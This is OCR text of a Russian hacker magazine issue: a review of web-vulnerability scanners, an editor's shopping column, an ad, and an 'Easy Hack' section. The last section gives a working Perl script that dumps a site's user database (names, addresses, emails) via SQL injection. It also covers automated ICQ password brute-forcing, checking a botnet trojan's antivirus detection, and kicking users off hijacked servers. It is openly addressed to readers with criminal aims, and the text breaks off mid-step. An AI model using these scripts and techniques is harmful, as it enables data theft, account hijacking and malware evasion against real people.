Попробовать свои силы в проникновении на удаленную систему проще всего на специальном дистрибутиве Damn Vulnerable Linux (www.damnvulnerablelinux.org). Среди дырявых сервисов, для которых легко пишется эксплоит, простых паролей для системных пользователей и прочих бед горе-администора есть и уязвимые веб-сценарии, на которых ты можешь попрактиковаться. Система легко запускается под виртуальной машиной VMware или VirtualBox. Другая менее известная сборка с уязвимыми приложениями, распространяющаяся в виде образа для WMware, носит название Moth (www.bonsai-sec.com/en/research/moth.php)

Помимо этого существует специальный проект — Damn Vulnerable Web App (www.ethicalhack3r.co.uk). Написанное на PHP/MySQL, приложение содержит самые разные баги, какие только могут быть у веб-приложений. Если хочешь сэкономить время на настройку веб-сервера, поставь уже готовые сборки: Denwer (www.denwer.ru) или XAMPP (www.apachefriends.org/xampp-en.html).


Другие аналогичные проекты: OWASP WebGoat (www.owasp.org/index.php/Category:OWASP_WebGoat_Project), Mutillidae (www.irongeek.com/i.php?page=security/mutillidae-deliberately-vulnerable-php-owasp-top-10), Stanford SecuriBench (suif.stanford.edu/~livshits/securibench).

Площадки для демонстрации способностей своих продуктов создают и разработчики коммерческих сканеров, участвующих в обзоре. Acutenix предлагает сразу три сайта на разных платформах: testphp.acunetix.com, testasp.acunetix.com, testaspnet.acunetix.com. Тестовый ресурс от HP располагается по адресу zero.webappsecurity.com. Родной ресурс от пентестеров IBM — demo.testfire.net.



ОТЧЕТ SQLMAP

РЕАЛИЗУЕМ ИНЪЕКЦИИ С ПОМОЩЬЮ SQLSUS




СЛЕПАЯ SQL-ИНЖЕКЦИЯ С ПОМОЩЬЮ BSQLBF

ний, построенных на базе JS и Ajax: ведь никакой скрипт не может полностью сымитировать работу пользователя и проследить за всеми этапами выполнения приложения. На данный момент разработчиками реализованы модули для поиска Sql-инъекций, XSS и локальных инклудов. Сам процесс использования тулзы выглядит очень просто. ProxyStrike работает в виде обычной прокси (по умолчанию на 8008 порту), но помимо трансляции трафика в фоновом режиме выполняет фаззинг параметров, который твой браузер передает серверам. Архитектура приложения изначально легко расширяема, и ты можешь сам реализовать нужный функционал, написав соответствующий плагин.

XSpider
www.ptsecurity.ru
Платформа: Windows

Первые строчки кода сканера XSpider были написаны 2 декабря 1998 года, — за прошедшие с тех пор 11 лет XSpider стал известен каждому российскому специалисту по информационной безопасности. Тулза с самого начала разрабатывалась как решение для анализа самых разных системы и обнаружения широкого круг уязвимостей. И хотя это тема для отдельного обзора, нельзя не отметить его модуль за анализ веб-приложений, благодаря которому программа и попала в сегодняшний обзор. Автоматический сканер быстро анализирует скрипты на заданном HTTP-сервере и выдает о найденных уязвимостях, в том числе SQL-инъекций, инъекций кода, запуска произвольных программ, получения файлов, межсайтовый скриптинг (XSS), HTTP Response Splitting. Более того, осуществляется поиск слабых мест в конфигурациии сервера, в том числе директорий, доступных для просмотра без авторизации. База сканера еще обновляется, хотя разработчики всецело переключились на другой свой продукт — MaxPatrol.

ОТЕЧЕСТВЕННАЯ РАЗРАБОТКА XSPIDER



sqlmap
sqlmap.sourceforge.net
Платформа: Windows, Unix, Mac

sqlmap — это уже более узкоспециализированная утилита, предназначенная специально для автоматизации SQL-инъекций. Написанная на Python'е тулза может обнаружить на сайте и эксплуатировать самые разные виды этой уязвимости, включая самые сложные слепые инъекции. Если sqlmap обнаружил возможность инъекции, будь уверен — что-то ты да накопаешь. Впрочем, ее можно эффективно использовать в связке с более универсальными сканерами. Если Appscan или, скажем, продукт от Acunetix нашел SQL-уязвимость, ничего не стоит натравить на уязвимый сценарий sqlmap. Найти более мощный инструмент в паблике достаточно сложно. Во время поиска багов и эксплулатации уязвимостей скрипт учитывает специфику MySQL, Oracle, PostgreSQL, Microsoft SQL Server. Помимо этого частично поддерживаются Microsoft Access, DB2, Informix, Sybase и Interbase. Для того, чтобы понять, с какой СУБД мы имеем дело, sqlmap использует сложные методики fingerprinting'а, основанные на анализе баннеров сервисов, сообщений об ошибках, форматирования вывода. Конечно, никакой автоматический скрипт не сможет довести проверку до конца без помощи человека. Но sqlmap — это отличный помощник, который может использовать как самые простые инжекции, так и сложные слепые (blind) инжекции. С его помощью ты можешь посмотреть системный баннер, выяснить имена текущего пользователя и базы, а также проверить, является ли юзер администратором. А быть может, повезет — и с помощью найденного бага sqlmap тут же вытащит список пользователя с хешами паролей, баз данных, таблиц, колонок — или вообще сделает дамп всех записей в таблицах, или сможет выполнить произвольный SQL-запрос. Мало этого, сканеру известно и о багах, позволяющих читать произвольные текстовые и бинарные файлы на серверах, где используются MySQL, PostgreSQL и Microsoft SQL Server. А если на сервер установлены magic_quotes_gpc в настройках PHP, sqlmap непременно будет кодировать строку запроса с помощью CHAR() или другой подходящей функции. Это не просто утилита, это настоящий musthave!

sqlsus
sqlsus.sf.net
Платформа: Windows, Unix, Mac

Специальная утилита для реализации инъекций в базы данных MySQL. С помощью sqlsus ты намного проще сможешь эксплуатировать найденный баг, получив структуру базы, внедрив SQL-запрос, скачав с сервера нужные файл, закачав бэкдор и т.д., и т.п. Примечательно, что в качестве инструмента для хранения полученных дампов используется база SQLite, что чрезвычайно удобно. Можно, например, сделать копию базы, переместив таблицы или колонки с уязвимого сервера себе в локальную базу на SQLite и полноценно работать с ней. Если ты не можешь обратиться к базе information_schema, или если ее не существует, тулза поможет пробрутфорсить название таблиц и колонок. sqlsus поможет реализовать и blind-инъекции, но для этого лучше будет заюзать следующую утилиту.

bsqlbf-v2
code.google.com/p/bsqlbf-v2
Платформа: Windows, Unix

Эта тулза специально разработана для осуществления слепых SQL-инъекций. Причем изначально поддерживалась только MySQL, но в обновленной версии были реализованы методики сразу для трех других СУБД: MS SQL, PostrgeSQL, Oracle. bsqlbf написана на Perl, принимает SQL-запросы через командную строку и способна реализовать инъекцию в целочисленные и строковые поля. Всего поддерживается 6 видов слепых инъекций, а тип атаки обозначается с помощью ключа для запуска «-type»:

```
./bsqlbf-v2.3.pl -url
http://192.168.1.1/injection_
string_post/1.jsp?p=1 -type 4
-match "true" -cmd "ping xakep.ru"
```

В данном примере эксплуатируется уязвимость ORACLE dbms_export_extension exploit, позволяющая с помощью слепой инъекции выполнить произвольную команду.

СТЕПАН «STEP» ИЛЬИН / STEP@GAMELAND.RU /



КОЛОНКА РЕДАКТОРА



Накрутки местных барыг подчас изумляют. То, что можно купить в Европе и Штатах за 100 долларов, у нас продают за 200. Если цена 200 там — здесь пытаются продать за 500. Я не говорю о товарах, на которые распространяются серьезные таможенные пошлины — нет. Втридорога продают абсолютно все. Серьезную разницу я ощутил в августе, когда выбирал себе радар-детектор — это такой полезный девайс, который вешается на лобовое стекло машины и предупреждает об излучении различных ДПС-ных примочек. В свете появления мобильных камер, устанавливающихся в абсолютно любое место, заблаговременно сбавлять скорость стало особенно полезным для кошелька :). Отыскав подходящий по характеристикам вариант, я поинтересовался стоимостью. Цена нужной модели на eBay составляла примерно $140, что более чем приемлемо. При этом тот же самый девайс дешевле 10000 руб. у нас было не найти! Ничего себе разница, правда? Убедившись, что никакой специфики в девайсах из разных стран нет, было принято единственно верное решение — заказать девайс из Штатов.
Заморачиваться с частными продавцами и мини-лавочками на eBay мне не хотелось, поэтому аналогичную позицию за $144 я быстренько нашел в другом месте — известном западном магазине Amazon.com. Но стоило только приступить к оформлению заказа, как меня поджидал традиционный для таких ситуаций облом: доставка товара магазином возможна только по США и Канаде. «Не отправляем в Россию — и точка». Сдаваться не хотелось, поэтому я решил поискать компании, которые могли бы выступить посредниками в этой операции.
Оказалось, что обойти подобное ограничение не так уж и сложно, и помочь в этом может специальный почтовой адрес в США, зарегистрированный на твое имя. «Виртуально» прописать тебя на территории Штатов предлагают специальные посреднические компании. Получив посылку на твое имя, они отправляют ее дальше в любую точку мира — главное, указать адрес и положить деньги на депозит. Положительные отзывы я нашел по www.myus.com и www.shipito.com. Второй из них оказался дешевле — его-то я и выбрал.
Во время регистрации тебе необходимо с помощью пластиковой карты или PayPal'а будет перечислить на свой депозит $8.50. Это не плата за регистрацию, а цена обработки одной посылки компанией. После этого ты получишь примерно такой адрес:

STEPAN ILIN
C/O EASTBIZ CORP.
2972 COLUMBIA ST.
SUITE # 6711
TORRANCE, CA 90503

Маленький городок в Калифорнии — и ни слова о России. :)
Недолго думая, я сделал повторную попытку заказать товар. Amazon без проблем принял адрес и предложил перейти к оплате. Согласившись поучаствовать в какой-то триальной программе, я получил еще и бесплатную доставку по Штатам.
И вот — уже через несколько дней посылка бесплатно была доставлена в Shipito. В этот момент к тебе приходит письмо с просьбой заполнить декларацию, указав ее содержимое и стоимость, а также выбрать вариант для отправления. Товары до 10000 руб. в неделю пошлиной не облагаются, поэтому я указал все как есть и оплатил необходимые за доставку деньги (что-то около $35), выбрав USPS Express Mail (аналог нашей почты). Кстати говоря, сразу отправлять себе посылку совершенно не обязательно. Если ты заказал несколько предметов в разных местах, то Shipito может перепаковать их в одну посылку. Плата за это небольшая, а сэкономить на доставке можно очень и очень много.
Моя посылка шла ровно 10 дней, причем на протяжении всего времени я мог отслеживать ее на сайте USPS и EMS (www.emspost.ru) по номеру отправления. Из всего срока доставки существенный лаг вносит наша таможня, но зато после нее посылку мне доставили лично курьером.
Зачем я это рассказал? Да потому, что потратив полчаса, ты можешь заказывать предметы по двое меньшей цене и с намного большим ассортиментом. Даже если магазин не отправляет товары напрямую в Россию. Девайс, который здесь не купить дешевле десяти тысяч рублей, удалось приобрести за $186. Конечно, жертвой стала скорость доставки, но ради почти двукратной экономии я готов подождать.

ИНТЕРФЕЙС SHIPITO.COM

РАДАР-ДЕТЕКТОР С AMAZON.COM

КОМПЬЮТЕР НАЧИНАЕТСЯ С INTEL®.



Что выбрать?
Максимум возможностей?!
Или ничего лишнего!?

FLEXTRON® Premiera – *отличный* компьютер для вашего *отличника!*



Персональный компьютер FLEXTRON® Premiera на базе процессора Intel® Core™2 Duo



реклама

Просматривая рекламу обычно не читают строки набранные мелким шрифтом. Максимум – пробегают заголовки. И очень жаль, поскольку так никто и никогда не сможет узнать, что:

1 Процессор **Intel® Core™2 Duo** двухъядерный – а это в два раза быстрее, чем очень-очень быстро! Что совершенно необходимо для того, чтобы не провести свою драгоценную жизнь перед песочными часами на экране вашего любимого компьютера, в ожидании завершения какой-то простейшей операции...

2 Что всего через год все компьютерные игры станут по-настоящему объемными и ваш новый **FLEXTRON Premiera** уже готов к ним и значок **3DStereo** взят не из фантастического романа, а из нашего с вами ближайшего будущего!

3 Что большой и надежный жесткий диск дает возможность хранить больше фотографий, музыки и фильмов... А прекрасная оснащенность компьютера **FLEXTRON Premiera** дает вам возможность не думать о том – есть в вашем компьютере нужный разъем для вашего нового «гаджета» или нет... Он однозначно есть!..

4 Наконец, что предустановленная операционная система **Windows Vista Home Premium** – это не последствия «борьбы с пиратством», а очень удобный инструмент, по-настоящему надежный, делающий общение с компьютером доступным самым обычным людям. Таким как мы с вами. А не только узкому кругу хакеров, специалистов-компьютерщиков, гуру и прочим профи...

Ну и наконец, что сейчас **FLEXTRON Premiera** продается за **19 990** рублей – что совсем немного для действительно хорошего, быстрого и современного компьютера.

Хотите узнать больше про компьютеры и современные технологии? Приходите в наши магазины!

Процессор Intel® Core™2 Duo E7400
Графический процессор NVIDIA GeForce 9600GT
Материнская плата ASUS P5QL-E
Оперативная память 4GB
Жесткий диск 500 ГБ
DVD-RW, Card Reader All-in-1
Операционная система Windows Vista Home Premium




Единая справочная: **(495) 925-64-47**

Интернет–магазин: **www.fcenter.ru** **www.fcshop.ru**

ФЦЕНТР
КОМПЬЮТЕРЫ ОРГТЕХНИКА КОМПЛЕКТУЮЩИЕ

Адреса салонов-магазинов:
м.«Бабушкинская» ул. Сухонская, 7А
м.«Владыкино» Алтуфьевское ш., 16
м.«Беляево» ул. Миклухо–Маклая, 55
м.«Улица 1905 года» ул. Мантулинская, 2


Для получения дополнительной информации о рейтинге процессоров Intel посетите сайт **www.intel.ru/rating**.

MORO MORO@INBOX.RU
ЛЕОНИД «R0ID» СТРОЙКОВ R0ID@MAIL.RU

Easy Hack Easy Hack Easy Hack

Easy Hack

ХАКЕРСКИЕ СЕКРЕТЫ ПРОСТЫХ ВЕЩЕЙ



ЗАДАЧА: АВТОМАТИЗИРОВАТЬ БРУТ АСЕК С ИСПОЛЬЗОВАНИЕМ .BRUTAL

РЕШЕНИЕ:

.Brutal является одной из популярнейших софтин для брута асек, посему желание автоматизировать его работу — вполне понятно. Для осуществления задуманного мы воспользуемся утилой Storm 2008 Brutal Edition, которая представляет собой аналог уже известной тебе тулзы Storm 2008 и предназначена для облегчения управления брутом. Из основных особенностей инструмента стоит выделить:

- Возможность управления .Brutal'ом (например, запуск/остановка брута, cleanup, отображение статистики, etc)
- Доступ к виндовой консоли на удаленном дедике
- Отправка валидных пар уин;пасс тебе в асю :)
- Организация очереди списков для брута
- Автоматическое обновление проксиков по таймауту
- Удобная система администрирования
- Возможность управления брутом с нескольких номеров, с указанием индивидуальных настроек
- Загрузка удаленных файлов, icq gate (использование бота в качестве гейта), отправка и принятие сообщений и т.д.
- Возможность использования бота в качестве гейта

Настройка софта и управление брутом не требует особых усилий. Необходимо лишь произвести ряд нехитрых манипуляций:

1. Сливаем утилу с нашего диска.
2. Вбиваем данные уина для бота.
3. Управляем ботом при помощи команд:

• Команды управления .Brutal'ом:

```
/stats – отображение статистики
/start – нажать баттон 'start'
/stop – нажать баттон 'stop'
...
/threads – установить количество потоков
```

• Команды управления ботом:



Автоматизируем брут асек

```
/adminlist – отобразить админ-лист
/add UIN[:permissions] – добавить уин в админ-лист
/delete UIN – удалить уин из админ-листа
/pchange UIN:perm_index:permission, /pchange UIN:permissions
– изменение прав
...
/settings – отобразить настройки бота
```

• Команды управления сурс-листами:


```
/srclist – отобразить список сурс-листов

/srcadd – добавить сурс-лист
/srcdel – удалить сурс-лист
/gen – сгенерировать новый сурс-лист
/gen+ – генерация нового сурс-листа с чеком строк на дубли
```

• Команды управления проксиками/соксами:

```
/https – сохранить https-прокси лист (ip:port)
/socks4 – сохранить сокс4-лист
/socks5 – сохранить сокс5-лист
/upd [proxy_types] [proxy_update_type] – обновить прокси-лист
```


Ничего сложного в процессе управления ботом нет. Так что можешь смело автоматизировать брут, избавив себя от рутины :).



ЗАДАЧА: НАСТРОИТЬ СОБСТВЕННЫЙ АНОНИМАЙЗЕР С АВТОМАТИЧЕСКОЙ СМЕНОЙ IP-АДРЕСА

РЕШЕНИЕ:

Если ты не привык юзать паблик прокси по известным причинам, а платным сервисам не доверяешь — остается лишь один выход: поднять собственный прокси. К счастью, сделать это довольно просто, благо, есть масса готового софта :). Пример тому — HTTP Local Proxy. Именно эту софтину мы и будем использовать. Прога представляет собой анонимайзер, работающий через пхп-гейты. Настроить утилу несложно:


Собственный анонимайзер

1. Сливаем утилу с нашего диска.
2. Распаковываем архив, в нем три файла: gate.php, host.txt, proxy.exe.
3. Заливаем скрипт gate.php на хост (или несколько хостов).
4. В файл host.txt прописываем полный путь до залитого скрипта gate.php, например:

```
site.com/gate.php
site2.com/gate.php
site3.com/gate.php
```

5. Запускаем proxy.exe, по дефолту открывается порт 8080 и загружается список хостов из файла host.txt.
6. Открываем браузер, прописываем хттп-прокси 127.0.0.1 и порт, на котором он запущен (по дефолту — 8080).
Вот и все. Если файл host.txt содержит более одного адреса, то proxy будет автоматически менять IP-адреса. Что нам и требовалось :).



ЗАДАЧА: СЛИТЬ БАЗУ ЮЗЕРОВ ЧЕРЕЗ SQL-ИНЪЕКЦИЮ

РЕШЕНИЕ:

Обнаружив скуль-инъект на каком-нибудь портале, тебе, наверняка, захочется слить оттуда всю базу юзеров. Как ты понимаешь, перебирать сотни, а порой и тысячи записей вручную, используя limit или top — не очень удобно. Поэтому требуется автоматизация процесса. Рассмотрим пример:
1. Допустим, найденный тобой sql-инъект выглядит так:

```
http://blablabla.com/pages.php?id=-1+UNION+SELECT+1,2,con
cat(char(94),id,char(58),name,char(58),surname,char(58),
city,char(58),address,char(58),email,char(94)),4,5,6,7,8,
9,10,11+from+users+limit+1,1/*
```


2. Теперь создаем файл grabber.pl следующего содержания:

```
#!/usr/bin/perl
print "==================================\n";
print "= SQL-injection Grabber =\n";
print "==================================\n";
use LWP::Simple qw(get);
open(F, '>result.txt');
$z=0;
for ($i=0;$i<=1000;$i++){
$url="http://blablabla.com/pages.php?id=-1+UNION+SELECT+1,
2,concat(char(94),id,char(58),name,char(58),surname,char(58
),city,char(58),address,char(58),email,char(94)),4,5,6,7,8,
9,10,11+from+users+limit+$i,1/*";
$cont=get($url);
print F $cont."\n";
$z=$z+1;
open(C, '>count.txt');
print C $z;
close C;
}
close F;
open(D, '>done.txt');
print D $z."\n";
close D;
#print "==================================\n";
#print "= DONE =\n";
#print "==================================\n";
#print $z;
```


Обрати внимание на переменную $url, а также на переменную $i — она определяет количество записей в табличке.
3. Запускаем граббер на удаленном хосте и ждем. Стата будет писаться в файл count.txt.
4. После того, как работа граббера закончена — создаем файл parser.pl:

```
#!/usr/bin/perl
print "==================================\n";
print "= SQL-injection Parser =\n";
print "==================================\n";
open(TT, 'result.txt');
open(F, '>result2.txt');
while ($line = <TT>)
{
       $x=index($line, "^");
       $z=rindex($line, "^");
       if($x>-1 && $z>-1){
               $long=$z-$x;
               $res=substr($line, ($x+1), ($long-1));
               print F $res."\n";
               $x=-1;
               $z=-1;
       }
}
print "==================================\n";
print "= DONE =\n";
print "==================================\n";
close TT;
close F;
```

5. Парсер выберет из мусора все записи, обрамленные символом ^. На выходе ты получишь читабельную базу с данными юзеров. Кстати, учти, что граббер — однопоточный. Крупную базу утянуть им вряд ли удастся, однако никто не мешает тебе приложить усилия и переписать его, добавив пару полезных функций :).



Сливаем базу через sql-инъект



ЗАДАЧА: ПРОВЕРИТЬ EXE'ШНИК НА ПАЛЕВНОСТЬ РАЗЛИЧНЫМИ АНТИВИРЯМИ

РЕШЕНИЕ:

Если у тебя свой ботнет, или ты просто решил над кем-то поглумиться — проверить exe-шник троя просто необходимо. Однако десяток антивирей себе не поставишь, да и проверять вручную — дело неблагодарное. Гораздо разумнее воспользоваться автоматическими сервисами по чекингу файлов.
1. Платные сервисы:

- avcheck.ru
- avcheck.biz
- av-check.com
- virtest.com

2. Бесплатные сервисы:

```
- virustotal.com
- www.novirusthanks.org
- virusscan.jotti.org/ru
- scanner.virus.org
- virscan.org
```

Описывать бесплатные сервисы я не буду, ибо большинство из них отсылает копии твоих файлов в антивирусные компании для дальнейшего анализа, что не есть гут. Вместо этого мы остановимся на двух крупнейших платных сервисах — avcheck.ru и virtest.com. Первый предлагает следующие тарифы.

Обычная проверка:

```
$1 — 1 проверка
$10 — 20 проверок
$15 — 40 проверок
```

Автоматическая проверка:


```
$15 — раз в 48 часов (в течение 30 дней) до 2х файлов + бонус 5 обычных проверок
$20 — раз в 24 часа (в течение 30 дней) до 2х файлов + бонус 10 обычных проверок
$25 — раз в 24 часа (в течение 30 дней) до 3х файлов + бонус 20 обычных поверок
```

Список антивирусов довольно широк:


```
Antivirus Version Result AVG 8.5 — ArcaVir 2009 — Authentium 5.1 — Avast 4.8.1229 — Avira 7.9.1.1 — BitDefender 7.90 — ClamAV 0.95.2 — DrWeb 5.0 — F-Prot 6.0 — F-Secure 8.0 — Kaspersky 8.0.0.506 — McAfee 5711 — NOD32 4342 — Norman 6.01.09 — Panda 9.04 — Sophos 4.44 — Symantec 10.2.
```

Все, что от тебя потребуется:
1. Заходим на сайт сервиса — avcheck.ru.
2. Регистрируемся.
3. Пополняем баланс аккаунта.
4. Выбираем режим ручной проверки.
5. Заливаем файл.
6. Через несколько секунд смотрим результат проверки по всем антивирусам.

Аналогичным образом работает и virtest.com, основным его отличием является возможность проверки не только exe'шников, но и связок сплойтов. Чем пользоваться — выбирать тебе, анонимность твоего файла в твоих руках :).



Чекаем exe'шник



ЗАДАЧА: ПРОСКАНИТЬ ДИАПАЗОН НА ПРЕДМЕТ НАЛИЧИЯ УЗЛОВ С НУЖНЫМ ОТКРЫТЫМ ПОРТОМ

РЕШЕНИЕ:

99% людей, наверняка, скажут: «Нет ничего проще! Запускаем nmap с ключами -PS<port> -p <port> AA.BB.CC.DD/MM». И будут правы, но только отчасти. Действительно, сеть класса C можно просмотреть и так, но что делать с B и A сетями? Пока nmap будет сканить, сам Иосиф Сталин успеет воскреснуть из небытия, прийти к власти и запретить весь интернет как пагубную с точки зрения морального воздействия на умы индивидуумов среду. Тут нужно что-нибудь простое, быстрое, желательно многопоточное. Как насчет скана в 2500 потоков одновременно? По-моему, для этой задачи в самый раз.

1. Берем софтину под названием dfind (ее можно найти на компакт-диске).
2. Вбиваем команду:

```
dfind -p 3389 <start_ip> <end_ip>
```

3. Замеряем скорость скана сетки 88.35.0.0/16 (вбиваем команду «dfind -p 3389 88.35.0.0 88.35.255.255»). Получаем 3 минуты 40 секунд и файлик весом 7 килобайт с результатами работы. Кстати, результаты сохраняются в очень удобной форме в виде <хост>:<открытый порт>. С той же задачей Nmap справился за 29 минут 4 секунды. Конечно, nmap может выдать еще кучу инфы о сервисах, определить ОС и все такое, но на хрена оно нам здесь надо? Кроме того, nmap гораздо медленнее, и после того, как он отработает, тебе еще придется парсить результаты.

nmap vs dfind






ЗАДАЧА: ОТКЛЮЧИТЬ ТЕРМИНАЛЬНУЮ СЕССИЮ ПОЛЬЗОВАТЕЛЯ СЕРВЕРНОЙ ВЕРСИИ WINDOWS СРЕДСТВАМИ RDP

РЕШЕНИЕ:

Если SMB-сервисы недоступны, установка доверительных отношений и инвентаризация сессий невозможны. Во многих случаях сервак вообще находится за файром и единственный способ подключиться к нему — воспользоваться портом 3389 и клиентом mstsc. Однако традиционный коннект не проходит, так как вываливается сообщение с ошибкой о превышении количества сессий и соединение закрывается. Значит, надо подключаться к уже установленной сессии. Для этого в клиенте предусмотрен ключ /console, который позволяет удаленно подключиться к сессии локального пользователя, или session 0. Однако стоит отметить, что, начиная с Windows XP SP3, Windows Vista SP1 и Windows Server 2008, клиент mstsc ключа /console уже не имеет. Связано это с тем, что в новых версиях ОС от Microsoft нулевая сессия перестала быть интерактивной и используется только для запуска системных процессов и сервисов. Интерактивные сессии пользователей нумеруются, начиная с единицы. Ничего страшного тут нет, просто вместо ключа /console в таких случаях следует использовать ключ /admin.

1. Подключаемся к существующей сессии:

```
mstsc /v:<server_address> /console (/admin)
```



Управление терминальными сессиями

2. Запускаем Terminal Services Manager:

```
tsadmin
```

3. Отключаем какую-либо сессию (кроме нулевой :)).
4. Коннектимся к серверу по RDP.



ЗАДАЧА: ОТКЛЮЧИТЬ ТЕРМИНАЛЬНУЮ СЕССИЮ ПОЛЬЗОВАТЕЛЯ СЕРВЕРНОЙ ВЕРСИИ WINDOWS СРЕДСТВАМИ КОМАНДНОЙ СТРОКИ

РЕШЕНИЕ:

Уверен, раз ты читаешь][, то для реализации своих злодейских замыслов нередко прибегаешь к помощи сторонних серверов (в простонародье — дедиков). Иногда сервер выплевывает недружелюбное сообщение «Terminal server has exceeded the maximum number of allowed connections» и исключает возможность дальнейшей работы. Проблема кроется в отсутствии лицензий терминального доступа, в результате чего винда работает в режиме «Удаленного администрирования» и разрешает только два одновременных сеанса, в том числе и отключенных. Ситуация возникает достаточно часто, например, если админ на сервере не выполняет выход из сессии, а при окончании работы просто закрывает окно удаленного рабочего стола. Принципиально возможно два пути решения. Первый и наименее беспалевный — дождаться, пока какая-нибудь из сессий не завершится. Если у тебя много дедов, это вполне приемлемо, в противном случае надо занять активную позицию и выбить одного из пользователей. Как это сделать, когда к серверу даже не приконнектиться? Если на удаленном узле открыт порт 445, можно воспользоваться средствами командной строки для отображения текущих сеансов и их отключения.

1. Создаем доверенные отношения с удаленным узлом с использованием «net use»:

```
net use \\<server_address>\
IPC$ <administrator_password> /
user:<administrator_user_name>
```

2. Инвентаризуем сессии и запоминаем идентификатор той, которую следует отключить:


```
qwinsta /server:<server_address>
```

3. Отключаем сессию:

